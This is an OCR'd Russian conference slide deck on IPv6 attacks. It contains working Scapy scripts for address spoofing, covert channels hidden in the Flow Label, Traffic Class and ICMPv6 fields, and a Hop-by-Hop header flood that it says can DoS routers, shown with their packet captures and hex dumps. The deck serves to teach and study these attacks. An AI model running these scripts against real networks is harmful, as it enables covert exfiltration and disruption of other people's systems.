[Сетевые атаки – Часть 2 Dangerous Headers & Firewall Bypass]


ДОКЛАДЧИК: [@n3m351da]

Слава просил оглавление

Пажилые шутки про заголовки

- IPv6
  - RFC8200
  - Basic Headers
    - Spoofing & Covert Channels
  - HbH Header Flood
  - RH0 Packets
  - Two RH0
  - RA daemon killer
  - RA Flood
- Фаерволы
  - ACL Bypass Test
  - Netfilter Example Reading
  - AH - Replay Attack


Пажилые шутки IPv6
Basic headers
IP Spoofing




```
>>> a = IPv6()
>>> a.src= "2001:db8:1::A101"
>>> a.dst = '2001:db8:a:b::123:321:101'
>>> a.show()
###[ IPv6 ]###
  version   = 6
  tc        = 0
  fl        = 0
  plen      = None
  nh        = No Next Header
  hlim      = 64
  src       = 2001:db8:1::a101
  dst       = 2001:db8:a:b:0:123:321:101
```

Пажилые шутки IPv6
Basic headers
Covert Channel

2006
v00d00N3t



Пажилые шутки IPv6 Teredo
Basic headers Прошло 13 лет... Covert Channel 2019

Test Case	Traf. Class Burst		Traf. Class Interleaved		Flow Label Burst		Flow Label Interleaved		Payl. Len. Burst		Payl. Len. Interleaved		Hop Limit Burst		Hop Limit Interleaved	
	Nodes in Digital Ocean from Multiple Locations (Berlin, New York, Bangalore, London)															
	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur
Linux - Win	○	◐	○	◐	○	○	○	○	○	○	○	○	○	○	○	○
Win - Linux	●	●	○	◐	●	●	○	○	○	○	○	○	●	●	○	○
Linux - Linux	○	◐	○	◐	○	○	○	○	○	○	○	○	○	○	○	○
	Nodes in Amazon Web Services from Multiple Locations (Singapore, North Virginia, Oregon, London)															
	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur
Linux - Win	○	◐	○	◐	○	○	○	○	○	○	○	○	○	○	○	○
Win - Linux	○	◐	○	◐	○	○	○	○	○	○	○	○	○	○	○	○
Linux - Linux	○	◐	○	◐	○	○	○	○	○	○	○	○	○	○	○	○
	Nodes in Amazon Web Services (Singapore and Bangalore) and in Digital Ocean (New York and London)															
	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur
Linux - Win	●	●	○	◐	○	○	○	○	○	○	○	○	●	●	○	○
Win - Linux	●	●	○	◐	●	●	○	○	○	○	○	○	●	●	○	○
Linux - Linux	○	◐	○	◐	●	●	○	○	○	○	○	○	●	●	○	○
	Nodes in Amazon Web Services in a Single Location															
	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur	bro	sur
Linux - Win	○	◐	○	◐	○	○	○	○	○	○	○	○	○	○	○	○
Win - Linux	○	◐	○	◐	○	○	○	○	○	○	○	○	○	○	○	○
Linux - Linux	○	◐	○	◐	○	○	○	○	○	○	○	○	○	○	○	○

https://www.researchgate.net/publication/336760042_IPv6_Covert_Channels_in_the_Wild

Flow Label

https://github.com/n3m351d4/IPv6-Attacks-and-Covert-Channels

```python
#!/usr/bin/env python3

import binascii
from scapy.all import *
from scapy.layers.inet import UDP
from scapy.layers.inet6 import IPv6, ICMPv6ND_RA, ICMPv6EchoRequest

number_packets = 1000


def flow_label():
    print("CC Flow Label attack")
    destination = "fe80::a00:27ff:fe4c:1052"
    source = "fe80::a00:27ff:fe3b:c7d"
    payload_fl = int(binascii.hexlify(b"DC"), 16)
    l3 = IPv6(dst=destination, src=source, fl=payload_fl)
    l4 = UDP()
    payload = Raw(load=RandString(10))
    packets = l3 / l4 / payload
    packets.show()
    send(packets, count=int(number_packets))


flow_label()
```

flowLabel

```
###[ IPv6 ]###
  version   = 6
  tc        = 0
  fl        = 17475
  plen      = None
  nh        = UDP
  hlim      = 64
  src       = fe80::a00:27ff:fe3b:c7d
  dst       = fe80::a00:27ff:fe4c:1052
###[ UDP ]###
     sport     = domain
     dport     = domain
     len       = None
     chksum    = None
###[ Raw ]###
        load      = <RandString>
```

Flow Label

8 2.306316392	fe80::a00:27ff:fe4c:1052	fe80::a00:27ff:fe3b:c7d	ICMPv6	130	Destination Unreachable (Port unreachable)
9 2.307287557	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:fe4c:1052	DNS	82	Unknown operation (7) 0x3734[Malformed Packet]
10 2.307517615	fe80::a00:27ff:fe4c:1052	fe80::a00:27ff:fe3b:c7d	ICMPv6	130	Destination Unreachable (Port unreachable)
11 2.308437592	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:fe4c:1052	DNS	82	Unknown operation (7) 0x3734[Malformed Packet]
12 2.308711784	fe80::a00:27ff:fe4c:1052	fe80::a00:27ff:fe3b:c7d	ICMPv6	130	Destination Unreachable (Port unreachable)
13 2.309611152	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:fe4c:1052	DNS	82	Unknown operation (7) 0x3734[Malformed Packet]
14 2.310094922	fe80::a00:27ff:fe4c:1052	fe80::a00:27ff:fe3b:c7d	ICMPv6	130	Destination Unreachable (Port unreachable)
15 2.311128767	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:fe4c:1052	DNS	82	Unknown operation (7) 0x3734[Malformed Packet]
16 2.311457475	fe80::a00:27ff:fe4c:1052	fe80::a00:27ff:fe3b:c7d	ICMPv6	130	Destination Unreachable (Port unreachable)
17 2.312448134	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:fe4c:1052	DNS	82	Unknown operation (7) 0x3734[Malformed Packet]
18 2.312766462	fe80::a00:27ff:fe4c:1052	fe80::a00:27ff:fe3b:c7d	ICMPv6	130	Destination Unreachable (Port unreachable)

```
Internet Protocol Version 6, Src: fe80::a00:27ff:fe3b:c7d, Dst: fe80::a00:27ff:fe4c:1052
    0110 .... = Version: 6
  ▸ .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0100 0100 0100 0011 = Flow Label: 0x04443
    Payload Length: 18
    Next Header: UDP (17)
    Hop Limit: 64
    Source: fe80::a00:27ff:fe3b:c7d
```

```
0000  08 00 27 4c 10 52 08 00  27 3b 0c 7d 86 dd 60 00   ··'L·R·· ';·}··`·
0010  44 43 00 12 11 40 fe 80  00 00 00 00 00 00 0a 00   DC···@·· ........
0020  27 ff fe 3b 0c 7d fe 80  00 00 00 00 00 00 0a 00   '··;·}·· ........
0030  27 ff fe 4c 10 52 00 35  00 35 00 12 e8 2e 4d 74   '··L·R·5 ·5····Mt
0040  6a 35 4f 69 4e 4c 47 7a                           j5OiNLGz
```


```
Internet Protocol Version 6, Src: fe80::a00:27ff:fe4c:1052, Dst: fe80::a00:27ff:fe3b:c7d
    0110 .... = Version: 6
  ▸ .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 1110 0101 1000 1001 0000 = Flow Label: 0xe5890
```

```
0000  08 00 27 3b 0c 7d 08 00  27 4c 10 52 86 dd 60 0e   ··';·}·· 'L·R··`·
0010  58 90 00 42 3a 40 fe 80  00 00 00 00 00 00 0a 00   X··B:@·· ........
0020  27 ff fe 4c 10 52 fe 80  00 00 00 00 00 00 0a 00   '··L·R·· ........
0030  27 ff fe 3b 0c 7d 01 04  ce b4 00 00 00 00 60 00   '··;·}·· ......`·
0040  44 43 00 12 11 40 fe 80  00 00 00 00 00 00 0a 00   DC···@·· ........
```

Пажилые шутки IPv6

DC7495 MEETUP
[Сетевые атаки]
dc7495.org

Flow Label DoS attack




Traffic Class

```python
#!/usr/bin/env python3

from scapy.all import *
from scapy.layers.inet import UDP
from scapy.layers.inet6 import IPv6

number_packets = 1000


def traffic_class():
    print("CC Traffic Class attack")
    destination = "fe80::a00:27ff:fe4c:1052"
    source = "fe80::a00:27ff:fe3b:c7d"
    payload_tc = 123
    l3 = IPv6(dst=destination, src=source, tc=payload_tc)
    l4 = UDP()
    payload = Raw(load=RandString(10))
    packets = l3 / l4 / payload
    packets.show()
    send(packets, count=int(number_packets))


traffic_class()
```

```
CC Traffic Class attack
###[ IPv6 ]###
  version   = 6
  tc        = 123
  fl        = 0
  plen      = None
  nh        = UDP
  hlim      = 64
  src       = fe80::a00:27ff:fe3b:c7d
  dst       = fe80::a00:27ff:fe4c:1052
###[ UDP ]###
     sport     = domain
     dport     = domain
     len       = None
     chksum    = None
###[ Raw ]###
        load      = <RandString>
```

Traffic Class



ICMP

```python
#!/usr/bin/env python3

from scapy.all import *
from scapy.layers.inet import UDP
from scapy.layers.inet6 import IPv6, ICMPv6EchoRequest

number_packets = 1000


def icmp_covert_cnannel():
    print("ICMP Covert Channel")
    destination = "fe80::a00:27ff:fe4c:1052"
    source = "fe80::a00:27ff:fe3b:c7d"
    l3 = IPv6(dst=destination, src=source)
    h = ICMPv6EchoRequest(data="lol")
    l4 = UDP()
    payload = Raw(load="DC7495 N3m351d4 Inside")
    packets = l3 / h / l4 / payload
    packets.show()
    send(packets, count=int(number_packets))


icmp_covert_cnannel()
```

```
ICMP Covert Channel
###[ IPv6 ]###
  version   = 6
  tc        = 0
  fl        = 0
  plen      = None
  nh        = ICMPv6
  hlim      = 64
  src       = fe80::a00:27ff:fe3b:c7d
  dst       = fe80::a00:27ff:fe4c:1052
###[ ICMPv6 Echo Request ]###
     type      = Echo Request
     code      = 0
     cksum     = None
     id        = 0x0
     seq       = 0x0
     data      = 'lol'
###[ UDP ]###
        sport     = domain
        dport     = domain
        len       = None
        chksum    = None
###[ Raw ]###
           load      = 'DC7495 N3m351d4 Inside'
```

ICMP


```
    32 5.000422705   fe80::a00:27ff:fe4c:1052   fe80::a00:27ff:fe3b:c7d   ICMPv6
    33 5.001826258   fe80::a00:27ff:fe3b:c7d   fe80::a00:27ff:fe4c:1052   ICMPv6
    34 5.003255158   fe80::a00:27ff:fe4c:1052   fe80::a00:27ff:fe3b:c7d   ICMPv6
    35 5.004018077   fe80::a00:27ff:fe3b:c7d   fe80::a00:27ff:fe4c:1052   ICMPv6
    36 5.004991236   fe80::a00:27ff:fe4c:1052   fe80::a00:27ff:fe3b:c7d   ICMPv6
```

```
Type: Echo (ping) reply (129)
Code: 0
Checksum: 0x4511 [correct]
[Checksum Status: Good]
Identifier: 0x0000
Sequence: 0
[Response To: 31]
[Response Time: 0.265 ms]
Data (33 bytes)
  Data: 6c6f6c00350035001e000444337343935204e336d333531...
```

```
0000  08 00 27 3b 0c 7d 08 00  27 4c 10 52 86 dd 60 05   ··';·}·· 'L·R··`·
0010  9e b1 00 29 3a 40 fe 80  00 00 00 00 00 00 0a 00   ···):@·· ········
0020  27 ff fe 4c 10 52 fe 80  00 00 00 00 00 00 0a 00   '··L·R·· ········
0030  27 ff fe 3b 0c 7d 81 00  45 11 00 00 00 00 6c 6f   '··;·}·· E·····lo
0040  6c 00 35 00 35 00 1e 00  00 44 43 37 34 39 35 20   l·5·5··· ·DC7495
0050  4e 33 6d 33 35 31 64 34  20 49 6e 73 69 64 65      N3m351d4  Inside
```


Пажилые шутки IPv6

Extension headers



RFC
https://tools.ietf.org/html/rfc8200

Пажилые шутки IPv4+IPv6 Extensions:




Пажилые шутки IPv6
HbH Header Flood

Описание того, что собой представляет заголовок HbH.

https://tools.ietf.org/html/rfc8200#section-4.3

HbH Header




Пажилые шутки IPv6

HbH Header Flood


Тестовая отправка большого количества пакетов с заголовками HbH (Hope-by-Hope), направленных на устройство L3. Может заDoSить маршрутизатор, если нет правильной политики обработки пакетов в ЦП.

Описание атаки

https://tools.ietf.org/html/draft-krishnan-ipv6-hopbyhop-05#section-2



Пажилые шутки IPv6
HbH Header Flood




```
def hop_opt_flood():
    print("Hop by Hop header flood")
    # using a RandString() of length 36 because else another HBH header is appended for padding reasons
    packets = IPv6(dst=destination) / IPv6ExtHdrHopByHop(options=HBHOptUnknown(optdata=RandString(36))) / UDP(
        sport=s_port, dport=d_port) / Raw(load=RandString(100))
    packets.show()

    send(packets, count=int(number_packets))
```

```
Hop by Hop header flood
###[ IPv6 ]###
 version   = 6
 tc        = 0
 fl        = 0
 plen      = None
 nh        = Hop-by-Hop Option Header
 hlim      = 64
 src       = fe80::a00:27ff:fe3b:c7d
 dst       = fe80::a00:27ff:fe4c:1052
###[ IPv6 Extension Header - Hop-by-Hop Options Header ]###
    nh        = UDP
    len       = None
    autopad   = On
    \options   \
     |###[ Scapy6 Unknown Option ]###
     | otype     = PadN [00: skip, 0: Don't change en-route]
     | optlen    = None
     | optdata   = <RandString>
###[ UDP ]###
       sport     = 1055
       dport     = domain
       len       = None
       chksum    = None
###[ Raw ]###
          load      = <RandString>
```

Пажилые шутки IPv6
HbH Header Flood

```
    184 0.530291772   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (14) 0x584f Unknown (22383) <Unknown extended label> Unknown (29520) <Unknown extended lab
    185 0.532872957   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (15) 0x5477 Unknown (30325) <Unknown extended label> Unknown (26723) <Unknown extended lab
    186 0.535348578   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (13) 0x5541 Unknown (13396) <Unknown extended label> Unknown (30259) <Unknown extended lab
    187 0.538132710   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (14) 0x424b Unknown (16711) <Unknown extended label> Unknown (17779) <Unknown extended lab
    188 0.540774217   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (14) 0x554d Unknown (14712) <Unknown extended label> Unknown (25690) <Unknown extended lab
    189 0.543691547   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (12) 0x5764 Unknown (17274) <Unknown extended label>[Malformed Packet]
    190 0.546115339   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (8) 0x7039 Unknown (19817) <Unknown extended label> Unknown (25720) <Unknown extended labe
    191 0.548938121   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (14) 0x6374 Unknown (27457) <Unknown extended label> Unknown (19791) <Unknown extended lab
    192 0.552520626   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (13) 0x336b Unknown (30548) <Unknown extended label> Unknown (30826) <Unknown extended lab
    193 0.555002512   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (6) 0x6e4d Unknown (13390) <Unknown extended label> Unknown (22121) <Unknown extended labe
    194 0.557464324   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (12) 0x716f Unknown (30774) <Unknown extended label> Unknown (12901) <Unknown extended lab
    195 0.560049908   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (11) 0x7a76 Unknown (27242) <Unknown extended label> Unknown (30037) <Unknown extended lab
    196 0.562444717   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (14) 0x4c45 Unknown (19797) <Unknown extended label> Unknown (20311) <Unknown extended lab
    197 0.564965715   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (12) 0x4b4e Unknown (27752) <Unknown extended label> Unknown (30821) <Unknown extended lab
    198 0.567364358   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (7) 0x3355 Unknown (17242) <Unknown extended label> Unknown (17972) <Unknown extended labe
    199 0.569790040   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (13) 0x5979 Unknown (23094) <Unknown extended label> Unknown (18511) <Unknown extended lab
    200 0.572198698   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (14) 0x6572 Unknown (25936) <Unknown extended label> Unknown (12343) <Unknown extended lab
    201 0.575266014   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (13) 0x5364 Unknown (18266) <Unknown extended label> Unknown (18546) <Unknown extended lab
    202 0.577689435   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (9) 0x704c Unknown (14158) <Unknown extended label> Unknown (27239) <Unknown extended labe
    203 0.580217712   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (10) 0x736f Unknown (18504) <Unknown extended label> Unknown (13926) <Unknown extended lab
    204 0.583604553   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (13) 0x4358 Unknown (12886) <Unknown extended label> Unknown (25205) <Unknown extended lab
    205 0.587318513   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (13) 0x5a65 Unknown (22650) <Unknown extended label> Unknown (29495) <Unknown extended lab
    206 0.590177004   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (14) 0x4167 Unknown (31058) <Unknown extended label> Unknown (21080) <Unknown extended lab
    207 0.592841152   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (9) 0x4143 Unknown (22116) <Unknown extended label> Unknown (24903) <Unknown extended labe
    208 0.595671771   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (10) 0x4264 Unknown (23111) <Unknown extended label> Unknown (19288) <Unknown extended lab
    209 0.598281761   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (14) 0x5042[Malformed Packet]
    210 0.601011039   fe80::a00:27ff:fe3b:c7d fe80::a00:27ff:fe4c:1052 DNS    202    Unknown operation (10) 0x6a45 Unknown (26189) <Unknown extended label> Unknown (12901) <Unknown extended lab
```

Пажилые шутки IPv6
Routing Header

RH0 Deprecation

https://tools.ietf.org/html/rfc5095

